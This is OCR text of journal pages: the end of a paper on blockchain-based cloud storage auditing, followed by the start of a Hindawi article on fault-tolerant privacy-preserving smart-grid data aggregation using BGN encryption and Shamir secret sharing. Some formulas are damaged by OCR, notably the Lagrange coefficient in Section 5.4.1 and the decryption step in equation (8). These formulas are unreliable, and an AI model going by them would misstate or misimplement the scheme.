In this paper, we pointed out that most of the TPA-based public auditing schemes cannot resist the malicious auditor. To solve this problem, we proposed a public auditing framework with blockchain technology and certificateless cryptography. In this framework, we used the distributed nodes in the blockchain network as auditors to check the integrity and the checking results will be stored into the storage layer of the blockchain with the tamper-resistant manner; the client operations on the data will be recorded as log signed by the data owners and CSP which indicate that all members agree with this result. Anyone can check the historical records stored in the blockchain nodes and combine with the signed operation logs to determine the responsibility for data damage. We gave a detailed proven security proof of our scheme. A comprehensive performance evaluation shows that our scheme is more feasible and efficient than similar schemes.

Data Availability

The data used to support the findings of this study are available from the corresponding author upon request.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work is partially supported by the National Key Research and Development Program of China (Grant no. 2017YFD0401002-3) and the Six Talent Peaks Project in Jiangsu Province, China (Grant no. 2015-DZXX-020).

References

[1] M. Armbrust, A. Fox, R. Griffith et al., "A view of cloud computing," *Communications of the ACM*, vol. 53, no. 4, pp. 50–58, 2010.

[2] D.-G. Feng, M. Zhang, Y. Zhang, and X. Zhen, "Study on cloud computing security," *Journal of Software*, vol. 22, no. 1, pp. 71–83, 2011.

[3] W. Shen, J. Yu, H. Xia, H. Zhang, X. Lu, and R. Hao, "Lightweight and privacy-preserving secure cloud auditing scheme for group users via the third party medium," *Journal of Network and Computer Applications*, vol. 82, pp. 56–64, 2017.

[4] http://www.sohu.com/a/245553016_671058.

[5] K. Ren, C. Wang, and Q. Wang, "Security challenges for the public cloud," *IEEE Internet Computing*, vol. 16, no. 1, pp. 69–73, 2012.

[6] D. Song, E. Shi, I. Fischer, and U. Shankar, "Cloud data protection for the masses," *IEEE Computer*, vol. 45, no. 1, pp. 39–45, 2012.

[7] A. Juels and A. Oprea, "New approaches to security and availability for cloud data," *Communications of the ACM*, vol. 56, no. 2, pp. 64–73, 2013.

[8] Y. Deswarte, J. J. Quisquater, and A. Saïdane, "Remote Integrity Checking," in *Working Conference on Integrity and*

Internal Control in Information Systems, Springer, Boston, MA, 2003.

[9] F. Sebe, A. Martinez-Balleste, Y. Deswarte, J. Domingo-Ferrer, and J. J. Quisquater, *Time-bounded remote file integrity checking*, Technical Report 04429, 2004.

[10] A. Oprea and M. K. Reiter, "Space-Efficient Block Storage Integrity," in *Network & Distributed System Security Symposium*, DBLP, 2005.

[11] T. S. J. Schwarz and E. L. Miller, "Store, forget, and check: using algebraic signatures to check remotely administered storage," in *IEEE International Conference on Distributed Computing Systems*, Lisboa, Portugal, Portugal, 2006.

[12] J. Li, L. Zhang, J. K. Liu, H. Qian, and Z. Dong, "Privacy-preserving public auditing protocol for low-performance end devices in cloud," *IEEE Transactions on Information Forensics and Security*, vol. 11, no. 11, pp. 2572–2583, 2016.

[13] Q. Wang, C. Wang, J. Li, K. Ren, and W. Lou, "Enabling public verifiability and data dynamics for storage security in cloud computing," in *European symposium on research in computer security*, pp. 355–370, Springer, Berlin, Heidelberg, 2009.

[14] C. Wang, Q. Wang, K. Ren, and W. Lou, "Privacy-preserving public auditing for data storage security in cloud computing," in *2010 Proceedings IEEE INFOCOM*, San Diego, CA, USA, March 2010.

[15] B. Wang, B. Li, and H. Li, "Knox: privacy-preserving auditing for shared data with large groups in the cloud," in *International Conference on Applied Cryptography & Network Security*, Springer-Verlag, 2012.

[16] G. Ateniese, R. Burns, R. Curtmola et al., "Provable data possession at untrusted stores," *Proceedings of the 2007 ACM Conference on Computer and Communications Security, CCS 2007*, 2007, Alexandria, Virginia, USA, October 2007, 2007.

[17] H. Shacham and B. Waters, "Compact Proofs of Retrievability. Advances in Cryptology - ASIACRYPT 2008," Springer, Berlin Heidelberg, 2008.

[18] G. Ateniese, R. D. Pietro, L. V. Mancini, and G. Tsudik, "Scalable and efficient provable data possession," in *Proceedings of the 4th international conference on Security and privacy in communication netowrks*, Istanbul Turkey, September 2008.

[19] C. C. Erway, A. Küpçü, C. Papamanthou, and R. Tamassia, "Dynamic provable data possession," *ACM Transactions on Information and System Security (TISSEC)*, vol. 17, no. 4, pp. 1–29, 2015.

[20] Y. Zhu, H. Hu, G.-J. Ahn, and M. Yu, "Cooperative provable data possession for integrity verification in multicloud storage," *IEEE Transactions on Parallel and Distributed Systems*, vol. 23, no. 12, pp. 2231–2244, 2012.

[21] Z. Hao, S. Zhong, and N. Yu, "A privacy-preserving remote data integrity checking protocol with data dynamics and public verifiability," *IEEE Transactions on Knowledge and Data Engineering*, vol. 23, no. 9, pp. 1432–1437, 2011.

[22] B. Wang, B. Li, and H. Li, "Oruta: privacy-preserving public auditing for shared data in the cloud," *IEEE transactions on cloud computing*, vol. 2, no. 1, pp. 43–56, 2014.

[23] D. He, S. Zeadally, and L. Wu, "Certificateless public auditing scheme for cloud-assisted wireless body area networks," *IEEE Systems Journal*, vol. 12, no. 1, pp. 64–73, 2015.

[24] Y. Li, Y. Yu, G. Min, W. Susilo, J. Ni, and K.-K. R. Choo, "Fuzzy identity-based data integrity auditing for reliable cloud storage systems," *IEEE Transactions on Dependable and Secure Computing*, vol. 16, no. 1, pp. 72–83, 2017.

[25] J. Xue, C. Xu, J. Zhao, and J. Ma, "Identity-based public auditing for cloud storage systems against malicious auditors via blockchain," *Science China Information Sciences*, vol. 62, no. 3, article 32104, 2019.

[26] J. Yu and H. Wang, "Strong key-exposure resilient auditing for secure cloud storage," *IEEE Transactions on Information Forensics and Security*, vol. 12, no. 8, pp. 1931–1940, 2017.

[27] C. Liu, J. Chen, L. T. Yang et al., "Authorized public auditing of dynamic big data storage on cloud with efficient verifiable fine-grained updates," *IEEE Transactions on Parallel and Distributed Systems*, vol. 25, no. 9, pp. 2234–2244, 2013.

[28] K. Yang and X. Jia, "An efficient and secure dynamic auditing protocol for data storage in cloud computing," *IEEE Transactions on Parallel and Distributed Systems*, vol. 24, no. 9, pp. 1717–1726, 2013.

[29] Y. Li, G. Yao, L. Lei, X. Zhang, and K. Yang, "LBT-based cloud data integrity verification scheme," *Journal of Tsinghua University (Science and Technology)*, vol. 56, no. 5, pp. 504–510, 2016.

[30] N. Garg and S. Bawa, "RITS-MHT: relative indexed and time stamped merkle hash tree based data auditing protocol for cloud computing," *Journal of Network and Computer Applications*, vol. 84, pp. 1–13, 2017.

[31] Y. Zhang, J. Yu, R. Hao, C. Wang, and K. Ren, "Enabling efficient user revocation in identity-based cloud storage auditing for shared big data," *IEEE Transactions on Dependable and Secure Computing*, vol. 17, no. 3, pp. 608–619, 2018.

[32] T. Y. Youn, K. Y. Chang, K. H. Rhee, and S. U. Shin, "Efficient client-side deduplication of encrypted data with public auditing in cloud storage," *IEEE Access*, vol. 6, pp. 26578–26587, 2018.

[33] J. Li, J. Li, D. Xie, and Z. Cai, "Secure auditing and deduplicating data in cloud," *IEEE Transactions on Computers*, vol. 65, no. 8, pp. 2386–2396, 2016.

[34] W. Shen, J. Qin, J. Yu, R. Hao, and J. Hu, "Enabling identity-based integrity auditing and data sharing with sensitive information hiding for secure cloud storage," *IEEE Transactions on Information Forensics and Security*, vol. 14, no. 2, pp. 331–346, 2018.

[35] H. Tian, F. Nan, H. Jiang, C. C. Chang, J. Ning, and Y. Huang, "Public auditing for shared cloud data with efficient and secure group management," *Information Sciences*, vol. 472, pp. 107–125, 2019.

[36] A. D. Caro and V. Iovino, "jPBC: Java pairing based cryptography," in *Proceedings of the 16th IEEE Symposium on Computers and Communications, ISCC 2011*, Kerkyra, Corfu, Greece, 2011.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8810393, 10 pages
https://doi.org/10.1155/2020/8810393

Research Article

Fault-Tolerant Privacy-Preserving Data Aggregation for Smart Grid

Huadong Liu,[1,2] **Tianlong Gu**,[2] **Yining Liu**,[2] **Jingcheng Song**,[2] **and Zhixin Zeng**[2]

[1]*School of Computer Science and Technology, Xidian University, Xi'an, Shaanxi 710071, China*
[2]*Guangxi Key Laboratory of Trusted Software, Guilin University of Electronic Technology, Guilin, Guangxi 541004, China*

Correspondence should be addressed to Huadong Liu; ldd@guet.edu.cn and Yining Liu; lyn7311@sina.com

Received 23 July 2020; Revised 3 September 2020; Accepted 14 September 2020; Published 30 September 2020

Academic Editor: Weizhi Meng

In smart grids (SG), data aggregation is widely used to strike a balance between data usability and privacy protection. The fault tolerance is an important requirement to improve the robustness of data aggregation protocols, which enables normal execution of the protocols even with failures on some entities. However, to achieve fault tolerance, most schemes either sacrifice the aggregation accuracy due to the use of differential privacy or substitution strategy or need to rely on an online trusted entity to manage all user blinding factors. In this paper, a (k, n) threshold privacy-preserving data aggregation scheme named (k, n)-PDA is proposed, which reconciles data usability and data privacy through the BGN cryptosystem and achieves fault tolerance with accurate aggregation using Shamir's secret sharing without any online trusted entity. Besides, our scheme supports the efficient changing of users' membership. Specifically, the dynamic secrete key is distributed to n smart meters (SMs) through the threshold secret sharing algorithm. When k or more meters participate in the aggregation, the data service center (DSC) can reconstruct the key to compute the aggregate results, and less than k SMs cannot recover the key. Thus, our solution still works functionally even if up to $n-k$ SMs fail; also, it resists attacks from the collusion of less than k SMs. Moreover, system and performance analyses demonstrate that our scheme achieves privacy, fault tolerance, and membership dynamics with high efficiency.

1. Introduction

The development of information, communication technology, and advanced control technology has driven the emergence of the smart grid. In SG, the sophisticated control system uses the real-time electricity consumption data monitored from smart meters to balance the supply and demand of electricity, thereby to stabilize power supply and improve power quality. However, fine-grained consumption data may pose a threat to consumers' privacy. Some researchers have pointed out that according to the real-time electricity consumption data, data collectors or eavesdroppers can infer consumers' living habits, household occupancy, economic conditions, or even which appliances are being used [1–3]. If the real-time consumption data is collected without assurance of users' privacy, the smart grid would be hardly developed. Therefore, how to ensure the usability of data while protecting the privacy of users has become a concern of researchers [3, 4]. For the control system of a smart grid, it is sufficient to know the total instantaneous power demand and the power supply in a certain area. So, among the popular solutions is data aggregation which provides the sum of the real-time consumption data of users in a group rather than the data of each user [3–5].

Researchers have proposed many efficient privacy-preserving data aggregation protocols which can be classified into two types: fault-intolerant schemes and fault-tolerant schemes. In fault-intolerant schemes [6–10], the system can carry out the scheme to obtain aggregate data with privacy-preservation when all entities work well. However, the aggregation process may be stopped due to failures on smart meters. As a continuously operating system, the smart grid cannot be completely fault-free. Therefore, this type of aggregation scheme is impractical. In fault-tolerant schemes [11–17], the system can still work and compute the aggregation result despite some failures on SMs. Specifically, some fault-

tolerant schemes are based on differential privacy, replacement strategies, but the aggregation result is an approximate value; others are based on an online trusted entity to manage blind factors of all SMs and the aggregator, which may increase the privacy risk. However, accurate aggregate values are the basis for the smart grid to accurately grasp real-time loads.

In addition to fault tolerance, dynamic membership management is also very important to the practicality of smart grids. In schemes that have no consideration on the dynamic management of members, any changing of membership, withdrawal, or joining may even cause all the entities in the system to be reconfigured. At the same time, a large amount of computation and communication will be imposed on the system. However, both the migration of users and the alternation of power providers will lead to changes in membership.

In this paper, we propose a novel privacy-preserving data aggregation protocol named (k, n)-PDA in smart grids where n is the number of *SMs* in the aggregation area, and k is the threshold. Our solution is based on the BGN cryptosystem and Shamir's secret sharing algorithm. The main contributions of this paper are summarized as follows:

(i) We construct the encryption, aggregation, and decryption process based on the BGN homomorphic cryptosystem to ensure the confidentiality and privacy of data

(ii) We use the threshold characteristics of Shamir's secret sharing algorithm to make the aggregation scheme threshold fault-tolerant, which means that accurate aggregate value with privacy preservation can be obtained even when n-k SMs collude with each other or do not work normally. The threshold k can be set according to experience and security to avoid the system still performing meaningless aggregation when a serious abnormality happens in the grid. Moreover, Shamir's algorithm makes our scheme easily achieve dynamic membership management

(iii) We use the one-time pad to achieve forward security

(iv) We analyze the security and some other system properties to show that the proposed scheme holds confidentiality, privacy preservation, fault tolerance, dynamic membership, forward security, and no need for any online trusted or high authority entity. Also, we evaluate the efficiency of the system to confirm that our solution has a good real-time performance

The rest of this paper is organized as follows: Section 2 introduces some related works. We present some preliminaries in Section 3. The system model, adversarial model, and design goals are described in Section 4, and our scheme is detailed in Section 5. System analysis and performance evaluation of the scheme are shown, respectively, in Section 6 and Section 7. Section 8 concludes this article.

2. Related Works

The communication security and data privacy protection in the smart grid have received great attention from researchers. Many excellent solutions have been proposed to ensure communication security through methods such as authentication or key management [18–20]. In terms of privacy protection, the popular methods are anonymization and data aggregation. The anonymization scheme [21] delinks individual raw data and their source. However, attackers may relink the raw data and the source by depseudonymization [22, 23].

In recent years, many effective data aggregation schemes have been proposed to aggregate data of consumers with privacy preservation. Some of them cannot run when any part of entities fails to work, and others are fault-tolerant.

Schemes that are intolerant of fault, such as [7–10], are usually based on a group of random integers which sum to zero. These random integers are distributed to SMs and the aggregator as blind factors. SMs use blind factors to mask their data to achieve privacy and encrypt the masked data with homomorphic encryption. Then, the aggregator removes these masking factors from the aggregate ciphertext with its private key to obtain aggregate ciphertext. Finally, the data service center (DSC) decrypts the ciphertext to get accurate aggregate values. However, if any SM cannot send information to the aggregator (AG), AG cannot eliminate the blinding factor from the aggregate ciphertext. Consequently, DSC cannot obtain the aggregate value.

To achieve fault tolerance, schemes with fault tolerance usually adopt differential privacy, substitution strategy, centralized management of user blinding factors, etc., or a combination of two or more of them.

Schemes based on differential privacy [11, 12] mask the original data by adding random noises that follow a randomized function distribution. Finally, these noises are removed according to the expected value of the function from the aggregate data to get an approximation of the aggregation result.

Substitution strategy [13–15] is that the faulty users' data are replaced with the data of other users who have the same blinding factors. In [15], if an SM, such as SM_i, in a group fails to send the message, the data aggregation device will select an SM, such as SM_j, from other groups with the same blinding factor, to replace the malfunctioning SM_i so that the aggregation process can proceed. To reduce the error, this kind of schemes usually processes the data of SM_j based on the past data of the group. Although these two kinds of schemes are fault-tolerant, they cannot provide accurate aggregate results.

The schemes with centralized management of blinding factors [14, 16, 17] essentially require an online entity or a trusted authority to manage blinding factors for the aggregator and the smart meters. In FESDA [16], the control center (CC) keeps all users' blinding factors. When some users fail to participate in the aggregation, CC calculates the sum of all the blinding factors of the failed users. Then, the sum is used to decrypt the aggregate ciphertext to obtain accurate results. In PDAFT [14] and PPFA [17], when an SM fails to upload data, the trusted third party will send the blind factor of the SM to help the aggregation process. However, the centralized management of blinding factors needs an online trusted authority or an online entity with high authority to hold all blinding factors, which will bring risks to users' privacy.

Recently, some fault-tolerant aggregation schemes without any trusted authority have been proposed [24, 25]. In [24], K. Xue et al. use the (t, n) threshold secret sharing scheme to achieve flexible dynamic user management. In detail, each SM in building area networks (BAN) has a secret key, and the sum of these keys is zero. Every user needs to choose randomly a group of users to share its key with the secret sharing algorithm. When an SM fails, the control center (CC) needs to broadcast the identity of the failed SM and collect enough shares to recover its secret key. If the fault SM is restored, it needs to generate a new key and shares the key to a newly chosen group of users through a secure channel, which is impractical for a continuously running system. In [25], Wang et al. proposed to use multiple subsets and blinding factors to achieve privacy-preserving data aggregation. Users negotiate to update the blinding factor. If some SMs are fault, the aggregator (AG) publishes the event and their identities. Then, their cooperators have to remove their parts from the blind factors and execute the encryption again. Finally, all normal users need to report their ciphertext again. These solutions can obtain accurate aggregate values. However, they require a complex mechanism to deal with SMs' malfunction, which may cause a heavy computation and communication burden to the system.

3. Preliminaries

In this section, we briefly review some important algorithms that are used as the building of our scheme.

3.1. Bilinear Map of Composite Order Groups. A bilinear map of composite order groups related to an inputting security parameter $\tau \in \mathbb{Z}^+$ is defined as a 5-tuple (p, q, G, G_1, e), where p, q are two random τ-bit primes, G, G_1 are two multiplicative cyclic groups of order $N = pq$, and e is a bilinear map $e : G \times G \longrightarrow G_1$ with the following properties:

(1) *Bilinearity*: $\forall u, v \in G$, and $\forall a, b \in Z_N$, we have $e(u^a, v^b) = e(u, v)^{ab}$

(2) *Nondegeneracy*: g is a generator of G; then, $e(g, g)$ must be a generator of G_1 and $e(g, g) \neq 1_{G_1}$

(3) *Computability*: $\forall u, v \in G$, there is a polynomial-time algorithm to calculate $e(u, v)$.

3.2. Boneh-Goh-Nissim Cryptosystem. The Boneh-Goh-Nissim (BGN) cryptosystem [26] is a homomorphic encryption scheme supporting unlimited addition operations but at most one multiplication and is widely applied in privacy-preserving computation. It consists of three phases: key generation, encryption, and decryption.

(1) *Key generation*: given a security parameter $\tau \in Z^+$, the algorithm $\mathcal{G}$ outputs a bilinear map of composite order groups (p, q, G, G_1, e) as described in Billinear Map of Composite Order Groups. The key management agency chooses two random generators g, u of G and calculates $h = u^p$ and $N = pq$, where h is a generator of the subgroup of G with order q. As a result, we have public key $PK = \{N, G, G_1, e, g, h\}$ and private key $SK = q$

(2) *Encryption*: for a message $m \in Z_T$, $T < p$ picks a random $r \in Z_{N-1}$ and encrypts m into $C = g^m h^r \in G$

(3) *Decryption*: with private key $SK = q$ to decrypt the ciphertext C, calculate $C^q = (g^m h^r)^q = g^{mq} = (g^q)^m$. Let $\hat{g} = g^q$, then m can be recovered by using Pollard's lambda method [27] to solve the discrete logarithm of C^q base $\hat{g}$ with time complexity $O(\sqrt{T})$

3.3. Shamir's Secret Sharing Scheme. Shamir's secret sharing scheme [28] is a (k, n) threshold secret sharing scheme where a secret S is divided into n pieces, and the secret S can be easily calculated when k or more secret shares are known, while it is impossible to reconstruct S if the number of known secret shares are less than k. In the scheme, all elements are in a limited field. We can realize this scheme in a limited field of size P, where P is a prime number, by constructing a polynomial:

$$y = f(x) = S + q_1 x + q_2 x^2 + \cdots + q_{k-1} x^{k-1} \mod P, \quad (1)$$

where $q_1, q_2, \cdots, q_{k-1}$ are random integers less than P, and each participant gets a unique x_i and calculates $y_i = f(x_i)$; then, (x_i, y_i) is a secret share. With k different shares, the polynomial can be reconstructed by the Lagrange interpolation as below:

$$f(x) = \sum_{j=1}^{k} \left(y_j \prod_{i=1, i \neq j}^{k} \frac{x - x_i}{x_j - x_i} \right). \quad (2)$$

However, we just need to find S from the polynomial $f(x)$. S is the free coefficient. So, we only need to calculate

$$S = f(0) = \sum_{j=1}^{k} \left(y_j \prod_{i=1, i \neq j}^{k} \frac{x_i}{x_i - x_j} \right). \quad (3)$$

4. System Setup

The (k, n)-PDA scheme includes four entities in the system and targets to get several design goals; meanwhile, against some attacks which may be launched by entities defined as the adversarial model in Adversarial Model and Assumptions. In this section, we introduce the system model formally and describe the adversarial model and design goals in detail.

4.1. System Model. Figure 1 shows the system model, which consists of four kinds of entities.

(1) *Smart meters* (SMs): The SMs are devices equipped in energy consumers' houses to collect users' real-time energy consumption in every sampling time (like 15 minutes), encrypt these data, and send them to the aggregator at the end of every time slot. Usually, customers are grouped according to their locations. In this paper, we assume each aggregation domain




Figure 1: System model.

has n SMs recorded as a set $U_g = \{SM_1, SM_2, \cdots, SM_n\}$. It should be noted that some SMs may be faulty and cannot take part in the aggregation. Suppose there are l SMs that are online and participating in the aggregation, these SMs make up $U_{\text{on}} \subseteq U_g$ and $|U_{\text{on}}| = l$. We record the set of offline SMs as $U_{\text{off}} = U_g - U_{\text{on}}$ and $|U_{\text{off}}| = n - l$

(2) *Aggregator* (AG): AG is used to verify the identities of SMs, sum encrypted data from online *SMs* in the same group, and send the sum to the data service center

(3) *Data service center* (DSC): DSC decrypts ciphertexts received from legal aggregators and gets the sum of the consumption data of the set U_{on} at each time slot

(4) *Operating Center* (OC): the operating center provides user registration services and key initialization for the smart grid

4.2. Adversarial Model and Assumptions. In our system, OC is a trusted organization. DSC and AG are faithful to performing system tasks but are curious to know the users' real-time data. Every SM (customer) will try its best to protect the privacy of data and may also infer private data of other customers through public information and its private data. An external attacker may monitor the communication channels and try to figure out users' sensitive data.

Since there are many excellent solutions [18–20] to ensure communication security in the smart grid and this paper mainly focuses on the privacy protection of users, we assume that all transmitted messages in the system are properly authenticated with existing signature methods to achieve the required authentication and integrity. We also assume all physical participants are tamper-proof and sealed, so that any illegal reading from physical devices will be perceived, and any alteration to data from entities cannot be achieved without being detected.

4.3. Design Goals. Our solution aims to provide aggregate data without revealing users' private data. At the same time, on the premise of ensuring confidentiality, to make this protocol more practical, we hope that when some smart meters fail to send their messages, the system can still aggregate the remaining users' data. Besides, when a user joins in or logs out, we hope that other users are not affected. Our design goals are detailed as follows:

Confidentiality: external attackers may eavesdrop on the messages transmitted on the communication channel. It should be ensured that unauthorized entities cannot obtain any useful information from these messages.

Privacy: the aggregate data is available to the public utilities; meanwhile, the individual data of every customer cannot be obtained by any other entities.

Fault tolerance: if any fault on SMs may cause data aggregation to fail, the usefulness of the system will be greatly reduced. Therefore, we are committed to designing an aggregation protocol that works well when even $n - k$ SMs cannot normally send consumption data, where n is the total number of *SMs* in a group and k is the threshold number of SMs working normally.

Dynamic membership: when a new user joins or an old user logs out, the system should not need to update any parameter of other users.

Forward security: in order to improve the antirisk ability, it is required that even if the current key is compromised, the adversary cannot find out the previous individual data.

5. Our Scheme

This section presents our privacy-preserving data aggregation protocol. The procedure includes four phases: system initialization, encryption, data aggregation, and decryption. In the initialization phase, OC generates and publishes system parameters and registers for SMs. In the encryption phase, AG publishes a random number to SMs; then, each SM generates a dynamic key to encrypt real-time readings and report the ciphertexts to AG; also, each SM computes

its share of the dynamic key and sends to DSC. In the aggregation phase, AG aggregates the received ciphertexts and reports the aggregate ciphertext to DSC. Finally, in the decryption phase, DSC reconstructs the dynamic key and decrypts the aggregate ciphertext to obtain the plaintext of aggregate data. The frame of the proposed scheme is shown in Figure 2 and notations to be used in the rest of the paper are listed in Table 1.

5.1. System Initialization.

$$y = f(x) = q + q_1 x + q_2 x^2 + \cdots + q_{k-1} x^{k-1} \bmod P. \quad (4)$$

Step 1. with the algorithm $\mathcal{G}$ and the input secure parameter $\tau \in Z^+$, OC generates a bilinear map of composite order groups (p, q, G, G_1, e) and computes $N = pq$.

Step 2. OC chooses two generator g, u of G and gets $h = u^p$.

Step 3. OC selects a prime number P greater than n and chooses a secure argument k as the threshold based on data privacy and failure rate. Specifically, the higher the failure rate is, the smaller k should be, but too small k will affect the user's privacy or arouse a meaningless aggregation when a serious abnormality happens, so a good balance needs to be struck. Notably, these parameters satisfy $1 < k < n < P$.

Step 4. OC gets $k-1$ random numbers $q_1, q_2, \cdots, q_{k-1}$ with $q_i < P$ and constructs a Shamir secret sharing model with q as the secret:

Step 5. if a user has registered successfully, OC chooses a unique x_i as the user's identity (ID) and evaluates $y_i = f(x_i)$. Also, OC generates a random number $s_g \in Z_N^*$ as the group key for users in the same group and then sends (x_i, y_i, s_g) to the user through a safe channel (usually embedded in the SM and cannot be read by external devices).

Step 6. OC chooses two secure hash functions $H1, H2 : \{0,1\}^* \longrightarrow Z_N^*$.

Step 7. We use m_i to represent the reading of SM_i. OC chooses a positive integer T according to the upper limit of consumption data, satisfying $0 \le m_i < T < P < p$.

Step 8. OC publishes $(N, G, G_1, e, g, h, H1, H2)$.

Step 9. DSC produces a secret/public key pair $(\mathrm{sk}_{\mathrm{DSC}}, \mathrm{pk}_{\mathrm{DSC}})$ based on the RSA cryptosystem and releases $\mathrm{pk}_{\mathrm{DSC}}$ to SMs. DSC also selects a unique ID for the aggregator, marked as $\mathrm{ID}_{\mathrm{AG}}$.

5.2. Encryption. Usually, AG collects users' data every 15 minutes and aggregates them. Users encrypt their private data before forwarding them to AG. The following are the detailed steps of the encryption process at time t.

$$C_i = g^{\frac{m_i}{H}} h^{\frac{r_i}{H}} \quad (5)$$




Figure 2: Frame of the proposed scheme.

Table 1: Notations.

Symbol	Definition
SM	Smart meter
AG	Aggregator
DSC	Data service center
OC	Operating center
U_g	The set of all SMs in a group
U_{on}	The set of online SMs in U_g, $U_{\mathrm{on}} \subseteq U_g$
n	$n = \lvert U_g \rvert$
k	The threshold of the secret sharing scheme
G, G_1	Multiplicative group
p, q	Two big prime number with the same length
N	$N = pq$, the order of G
$H1, H2$	Secure one-way hash function: $\{0,1\}^* \longrightarrow Z_N^*$
g, u	Generators of G
$(\mathrm{sk}_{\mathrm{DSC}}, \mathrm{pk}_{\mathrm{DSC}})$	The secret/public key pair of DSC
x_i	The identity of user i
s_g	The group key chosen by OC
r_t	A random number generated by AG at time t
m_i	The real-time reading of SM_i at time t
C_i	The ciphertext of m_i

Step 1. AG generates and publishes a random number $r_t \in Z_p^*$ to SMs of the same group before data collection.

Step 2. SM_i $(\mathrm{SM}_i \in U_{\mathrm{on}})$ computes the dynamic secret key $H = H1(r_t | t | s_g)$, generates a random number r_i, and then encrypts m_i with H and r_i to generate the ciphertext C_i as equation (5).

Step 3. SM_i generates the signature $\sigma_{i\mathrm{AG}}$ for $H2(x_i | t | C_i)$ and sends $(x_i, \sigma_{i\mathrm{AG}}, C_i)$ to AG.

Step 4. SM_i encrypts $H \cdot y_i$ with the public key $\mathrm{pk}_{\mathrm{DSC}}$ to generate ciphertext $C_{i\mathrm{DSC}} = E_{\mathrm{DSC}}(H \bullet y_i)$ and a signature $\sigma_{i\mathrm{DSC}}$ for $H2\,(C_{i\mathrm{DSC}}|t|x_i)$, then sends $(x_i, \sigma_{i\mathrm{DSC}}, C_{i\mathrm{DSC}})$ to *DSC*. To ensure better real-time, this information can be sent out at the idle time before the decryption stage.

5.3. Data Aggregation. After receiving messages from SM_i, *AG* verifies the signature σ_{iAG} first. If the verification fails, the message will be discarded. If *AG* confirms that there are $l(\mathrm{n} \geq l \geq k)$ legitimate users sent their data, the aggregation processes as follows.

$$C = \prod_{i=1}^{l} C_i = g^{\sum_{i=1}^{l} \frac{m_i}{H}} h^{\sum_{i=1}^{l} \frac{r_i}{H}} \tag{6}$$

Step 1. AG aggregates all ciphertexts from all online SM*s* to obtain the aggregate ciphertext C.

Step 2. AG generates a signature σ_{AG} for $H2(C|t|\mathrm{ID}_{\mathrm{AG}})$ and sends $(\sigma_{\mathrm{AG}}, C, \mathrm{ID}_{\mathrm{AG}})$ to DSC.

5.4. Decryption. Firstly, DSC verifies the identity of SMs and AG and confirms the number l of SM*s*. Secondly, the DSC needs to obtain the secret key from the messages of SM*s* to decrypt the ciphertext C sent by AG. Therefore, the decryption process is divided into two steps: reconstructing the secret key and decrypting C.

5.4.1. Key Reconstruction. DSC decrypts the $C_{i\mathrm{DSC}}$ from SM_i $(\mathrm{SM}_i \in U_{\mathrm{on}})$ with the private key $\mathrm{sk}_{\mathrm{DSC}}$ to obtain $H \cdot y_i$ and then uses $H \cdot y_i$ of k SM*s* to construct equation (7) by the Lagrange interpolation.

$$H \bullet f(x) = H \bullet q + H \bullet q_1 \bullet x + H \bullet q_2 \bullet x^2 + \cdots + H \bullet q_{k-1} \bullet x^{k-1} \mod P. \tag{7}$$

Compute $H \bullet q = \sum_{j=1}^{k} (H \bullet y_j \prod_{i=1, i \neq j}^{k} (x_i / x_i - x_j))$ according to equation (3).

5.4.2. Decrypting C. DSC decrypts C with $H \cdot q$.

$$C^{H \cdot q} = \left(g^{\sum_{i=1}^{l} \frac{m_i}{H}} h^{\sum_{i=1}^{l} \frac{r_i}{H}} \right)^{H \cdot q} = g^{q \sum_{i=1}^{l} m_i} = (g^q)^{\sum_{i=1}^{l} m_i} = (g \wedge)^{\sum_{i=1}^{l} m_i} \tag{8}$$

We can use pollard's lambda method to solve out the aggregate value $\sum_{i=1}^{l} m_i$.

6. System Characteristic Analyses

In this section, we prove that the (k, n)-PDA has achieved the design goals including confidentiality, privacy preservation, fault tolerance, dynamic membership, and forward security.

